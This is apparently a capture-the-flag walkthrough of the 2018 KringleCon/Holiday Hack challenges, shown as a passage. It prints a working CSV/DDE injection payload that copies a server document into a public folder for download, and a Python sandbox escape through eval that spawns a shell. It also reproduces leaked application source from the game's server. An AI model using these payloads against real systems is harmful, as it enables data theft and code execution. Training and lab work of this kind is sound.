Store your credentials in some safer space.

Congratulations!

elf@ac985c16e610:~$
```

Sparkle Redberry:


Oh my golly gracious - Tangle was right? It was still in there? How embarrassing!
Well, if I can try to redeem myself a bit, let me tell you about another challenge you can help us with.
I wonder if Tangle Coalbox has taken a good look at his own employee import system.
It takes CSV files as imports. That certainly can expedite a process, but there's danger to be had.
I'll bet, with the right malicious input, some naughty actor could exploit a vulnerability there.
I'm sure the danger can be mitigated. OWASP has guidance on what not to allow with such oploads.
I'm sure the danger can be mitigated. OWASP has guidance on what not to allow with such oploads.
Oh my! Santa's castle… it's under siege!
We're trapped inside and can't leave.
The toy soldiers are blocking all of the exits!
We are all prisoners!

Objective hint:

- OWASP on CSV Injection: https://www.owasp.org/index.php/CSV_Injection
- CSV Injection Talk: Somehow Brian Hostetler is giving a talk on CSV injection WHILE he's giving a talk on Trufflehog. Whatta' guy!

7.2 HR Incident Response

The document to obtain is located at: C:\candidate_evaluation.docx, on the server hosting website: https://careers.kringlecastle.com/




To see how the website works we upload a test .csv file with a contents of: test,test,test (CSV = comma-separated values)

With some random data filled out for the input fields and the Submit Application button pressed it presented the following message:

The POST request is to: https://careers.kringlecastle.com/api/upload/application

When browsing to this URL an interesting 404 error is received:




To recap what we have found so far:


- We need to retrieve file located on the server:
  - **C:\candidate_evaluation.docx**
- On the server publicly accessible files are located:
  - **C:\careerportal\resources\public**
- The publicly accessible files can be reached using the webpage url:
  - **https://careers.kringlecastle.com/public/'file name you are looking for'**

So on the server we need to run:
copy C:\candidate_evaluation.docx C:\careerportal\resources\public\fileic.docx
Followed by a download of the file using URL:
https://careers.kringlecastle.com/public/fileic.docx


Created the following Excel document with CSV injection payload
=cmd|'/C copy C:\candidate_evaluation.docx C:\careerportal\resources\public\fileic.docx'!A0
(Confirmed working locally on Windows 10 with Office 2013):



The **CV.xlsx** document was renamed to **CV.xlsx.csv** and Burp Suite was used to intercept the upload POST request to change the file name back to **CV.xlsx** and the **Content-Type** updated to be **application/vnd.openxmlformats-officedocument.spreadsheetml.sheet:**



The POST requests response came back successful:



However trying to download the file from URL https://careers.kringlecastle.com/public/fileic.docx keep returning 404 errors.


Looking back at the modified POST request the actual content of the xlsx file being uploaded didn't have much readable text and I couldn't spot the copy command.

So even though the CSV inject works locally in excel it might not be triggering on the server.

If the server does any text compare to determine if the CSV inject works this wouldn't work, to test this theory created **CV.csv** text file with the CSV injection payload in it:

```
root@Kali:~# cat CV.csv
=cmd|'/C copy C:\candidate evaluation.docx C:\careerportal\resources\public\fileic.docx'!A0
root@Kali:~#
```

Upload was successful:



And not so long after **fileic.docx** was available for download:

```
root@Kali:~# wget https://careers.kringlecastle.com/public/fileic.docx
--2019-01-13 14:15:26--  https://careers.kringlecastle.com/public/fileic.docx
Resolving careers.kringlecastle.com (careers.kringlecastle.com)... 35.229.118.54
Connecting to careers.kringlecastle.com (careers.kringlecastle.com)|35.229.118.54|:443...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 363073 (355K) [application/vnd.openxmlformats-
officedocument.wordprocessingml.document]
Saving to: 'fileic.docx'

fileic.docx                 100%[=========================================>] 354.56K
226KB/s    in 1.6s

2019-01-13 14:15:29 (226 KB/s) - 'fileic.docx' saved [363073/363073]

root@Kali:~# file fileic.docx
fileic.docx: Microsoft OOXML
root@Kali:~#
```

The downloaded document contains a job applicant with a name start with a 'K' named Krampus:

Private (For Your Elf Eyes Only)

Candidate Name: Krampus

Please use this form as a guide to evaluate the elf applicant's qualifications for positional placement and access to Santa's Castle. Check the appropriate numeric value corresponding to the applicant's level of qualification and provide appropriate comments in the space below.

Rating Scale:

5. **Outstanding**
4. **Excellent-exceeds requirements**
3. **Competent—acceptable proficiency**
2. **Below Average—Does not meet requirements**
1. **Unable to determine or not applicable to this candidate**

	Rating				
	5	4	3	2	1
Relevant Background/Special Skill Set: Explore the candidate's knowledge and past working experiences in InfoSec.				2	
Organizational Fit: Review the candidates' potential to fit in Santa's Castle.					1
Overall Evaluation: Please add appropriate comments below:					1

Comments (Please summarize your perceptions of the candidate's strengths, and any concerns that should be considered:

Krampus's career summary included experience hardening decade old attack vectors, and lacked updated skills to meet the challenges of attacks against our beloved Holidays.

Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.

We owe it to Santa to find, recruit, and put forward trusted candidates with the right skills and ethical character to meet the challenges that threaten our joyous season.

Recommendation for sponsor:

☐ Candidate ☐ Applying for Access ☐ Access to Santa's Secret Room ☒ Reject

HR Incident Response Answer:

Fancy Beaver

Narrative 9-11 of 12:

Great work! You have blocked access to Santa's treasure... for now. Please visit Hans in Santa's Secret Room for an update.

And then suddenly, Hans slips and falls into a snowbank. His nefarious plan thwarted, he's now just cold and wet.

But Santa still has more questions for you to solve!

Hans:

You've found me and blocked my access to Santa's treasure.
You've done well in foiling me. But, I've still got a chance.
When you steal six hundred dollars, you can disappear.
When you steal all of Santa's treasure, they will find you…
unless….
(muffled yelling)

Santa:

HO HO HO!!!
You did a great job, but keep going!
Solve all remaining objectives in your badge.

8 OBJECTIVE: NETWORK TRAFFIC FORENSICS

Difficulty: 

Santa has introduced a web-based packet capture and analysis tool at https://packalyzer.kringlecastle.com to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? For hints on achieving this objective, please visit SugarPlum Mary and help her with the Python Escape from LA Cranberry Pi terminal challenge.

8.1 PYTHON ESCAPE FROM LA CRANBERRY PI TERMINAL CHALLENGE


SugarPlum Mary:

Hi, I'm Sugarplum Mary.
...
I'm glad you're here; my terminal is trapped inside a python! Or maybe my python is trapped inside a terminal?
Can you please help me by escaping from the Python interpreter?

Terminal hint:

- Python Escape: Check out Mark Baggett's talk upstairs

Terminal challenge:



Testing out what options are available to escape:

```
>>> import
Use of the command import is prohibited for this question.
>>> exec
Use of the command exec is prohibited for this question.
>>> eval
<built-in function eval>
>>> compile
Use of the command compile is prohibited for this question.
```

Eval is allowed, let's leverage that to escape:

```
>>> os2 = eval('__im' + 'port__("os")')
>>> os2.system("id")
uid=1000(elf) gid=1000(elf) groups=1000(elf)
0
>>> os2.system("/bin/bash")
elf@e8d9cd2c996f:~$ ls -al
total 5440
drwxr-xr-x 1 elf  elf     4096 Dec 14 16:41 .
drwxr-xr-x 1 root root    4096 Dec 14 16:40 ..
-rw-r--r-- 1 elf  elf      220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 elf  elf     3771 Aug 31  2015 .bashrc
-rw-r--r-- 1 elf  elf      655 May 16  2017 .profile
```

```
-rwxr-xr-x 1 root root 5547296 Dec 14 16:13 i_escaped
elf@e8d9cd2c996f:~$ ./i_escaped
Loading, please wait......

  ____        _   _
 |  _ \ _   _| |_| |__   ___ _ __
 | |_) | | | | __| '_ \ / _ \| '_ \
 |  __/| |_| | |_| | | | (_) | | | |
 | |    \__, |\__|_| |_|\___/|_| |_|
 |      |___/
 |  _ / ___|/ ___/ _` | '_ \ / _ \/ _` | |
 | |___\__ \ (_| (_| | |_) |  __/ (_| |_|
 |_____|___/\___\__,_| .__/ \___|\__,_(_)
                     | |

That's some fancy Python hacking -
You have sent that lizard packing!

-SugarPlum Mary

You escaped! Congratulations!

elf@e8d9cd2c996f:~$
```

SugarPlum Mary:


Yay, you did it! You escaped from the Python!
As a token of my gratitude, I would like to share a rumor I had heard about Santa's new web-based packet analyzer – Packalyzer (https://packalyzer.kringlecastle.com/).
Another elf told me that Packalyzer was rushed and deployed with development code sitting in the web root.
Apparently, he found this out by looking at HTML comments left behind and was able to grab the server-side source code.
There was suspicious-looking development code using environment variables to store SSL keys and open up directories.
This elf then told me that manipulating values in the URL gave back weird and descriptive errors.
I'm hoping these errors can't be used to compromise SSL on the website and steal logins.
On a tooootally unrelated note, have you seen the HTTP2 talk at at KringleCon by the Chrises? I never knew HTTP2 was so different!
Oh my! Santa's castle… it's under siege!
We're trapped inside and can't leave.
The toy soldiers are blocking all of the exits!
We are all prisoners!

Objective hint:


- HTTP/2.0 Intro and Decryption: Did you see Chris' & Chris' talk on HTTP/2.0?

8.2 Network Traffic Forensics

The website https://packalyzer.kringlecastle.com/ has a registration option:



After successful registration and login you get the following options:



The hints from SugarPlum Mary suggest there are HTML comments located on a page and development code left on the server. When inspecting the page source while logged in showed the following two mentions of **app.js**:

- `//File upload Function. All extensions and sizes are validated server-side in app.js`

- `//File Size and extensions are also validated server-side in app.js.`

The other thing of note was that some links where using https but on port 80:

- `src="https://packalyzer.kringlecastle.com:80/pub/img/logo.png"`

Next up was trying to located the app.js file on the server and got lucky with:

https://packalyzer.kringlecastle.com:80/app.js

```
#!/usr/bin/node
//pcapalyzer - The web based packet analyzer
const cluster = require('cluster');
const os = require('os');
const path = require('path');
const fs = require('fs');
const http2 = require('http2');
const koa = require('koa');
const Router = require('koa-router');
const mime = require('mime-types');
const mongoose = require('mongoose');
const koaBody = require('koa-body');
const cookie = require('koa-cookie');
const execSync = require('child_process').execSync;
const execAsync = require('child_process').exec;
const redis = require("redis");
const redis_connection = redis.createClient();
const {promisify} = require('util');
const getAsync = promisify(redis_connection.get).bind(redis_connection);
const setAsync = promisify(redis_connection.set).bind(redis_connection);
const delAsync = promisify(redis_connection.del).bind(redis_connection);
const sha1 = require('sha1');
require('events').EventEmitter.defaultMaxListeners = Infinity;
const log = console.log;
const print = log;
const dev_mode = true;
const key_log_path = ( !dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE
)
const options = {
  key: fs.readFileSync(__dirname + '/keys/server.key'),
  cert: fs.readFileSync(__dirname + '/keys/server.crt'),
  http2: {
    protocol: 'h2',         // HTTP2 only. NOT HTTP1 or HTTP1.1
    protocols: [ 'h2' ],
  },
  keylog : key_log_path     //used for dev mode to view traffic. Stores a few minutes worth
at a time
};

//==================================
//Standard Mongoose Connection Stuff
//==================================
const app = new koa();
const router = new Router();
router.use(cookie.default());
app.use(router.routes()).use(router.allowedMethods());
mongoose.connect('mongodb://localhost:27017/packalyzer',{ useNewUrlParser: true });
const Schema = mongoose.Schema;
const userSchema = new Schema({
  name: { type: String, required: true, unique: true },
  email: { type: String, required: true, unique: true },
  password: { type: String, required: true },
  is_admin: { type: Boolean, required: true },
  captures: { type: Array, required: true },
});
const Users = mongoose.model('Users', userSchema);
//Sets Users to be allowed to sniff or just admins
const Allow_All_To_Sniff = true;

